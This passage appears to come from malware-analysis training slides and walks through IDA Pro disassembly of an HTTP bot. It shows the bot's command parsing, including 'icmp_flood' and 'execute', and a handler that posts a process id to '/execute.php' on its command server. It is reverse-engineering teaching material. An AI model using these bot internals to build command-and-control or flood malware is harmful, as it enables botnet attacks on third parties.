.loc_4014D2:      ; CODE XREF: sub_401400+151↓j
.text:004014D2      ; sub_401400+160↓j
.text:004014D2      pop     edi
.text:004014D3      pop     esi
.text:004014D4      pop     ebx
.text:004014D5      leave
.text:004014D6      retn
-----
.text:004014D7
.loc_4014D7:      ; CODE XREF: sub_401400+C9↑j
.text:004014D7      cmp    [ebp+dwNumberOfBytesToRead], ebx
.text:004014DA      jle    short loc_4014F0
.text:004014DC      lea   eax, [ebp+dwNumberOfBytesRead]
.text:004014DF      push  eax             ; lpdwNumberOfBytesRead
.text:004014E0      push [ebp+dwNumberOfBytesToRead] ; dwNumberOfBytesToRead
.text:004014E3      push esi             ; lpBuffer
.text:004014E4      push dword_408AF0   ; hFile
.text:004014EA      call  ds:InternetReadFile
.text:004014F0
.loc_4014F0:      ; CODE XREF: sub_401400+DA↑j
.text:004014F0      call  sub_4013BE
```

Disassembly Example (contd)

The below screenshot shows some of the supported commands of this http bot

The screenshot displays the IDA Pro disassembler interface. At the top, the menu bar includes 'IDA View-A', 'Hex View-A', 'Exports', 'Imports', 'Functions', 'Structures', and 'Enums'. Below the menu, a register window shows 'ecx' with the value 'short loc_401676'. The main disassembly window shows two code blocks:

```
loc_401676:                ; "icmp_flood"
push  offset aIcmp_flood
push  ebx                   ; char *
call  _strcmp
pop   ecx
test  eax, eax
pop   ecx
jnz   short loc_4016A9
```

loc_4016A9: ; "execute"
push offset aExecute
push ebx ; char *
call _strcmp
pop ecx
test eax, eax
pop ecx
jnz short loc_4016D2

Red arrows point to the string literals "icmp_flood" and "execute" in the disassembly. The status bar at the bottom shows '100.00%' zoom, address '(844,1353) (981,294) 000016AE 004016AE: sub_40157B+133'.

Disassembly Example (contd)

Bot runs the below code if the received command is “Execute”, it creates a process and sends the process id to the C&C server

```
IDA View-A  Hex View-A  Exports  Imports  Functions  Structures  Enums
loc_40137E:
push     ebx
lea     eax, [ebp+Optional]
push    offset aProcessIdI ; "Process id: %i"
push    eax                ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+Optional]
push    esi                ; dwNumberOfBytesToRead
push    esi                ; void *
push    eax                ; char *
call    _strlen
pop     ecx
push    eax                ; dwOptionalLength
lea     eax, [ebp+Optional]
push    eax                ; lpOptional
push    [ebp+arg_0]        ; int
push    offset aExecute_php ; "/execute.php"
call    post_function
add     esp, 18h
pop     esi
pop     ebx
leave
retn
sub_40132D endp
```

Reference

- ⑥ [Complete Reference Guide for Reversing & Malware Analysis Training](#)

Thank You !



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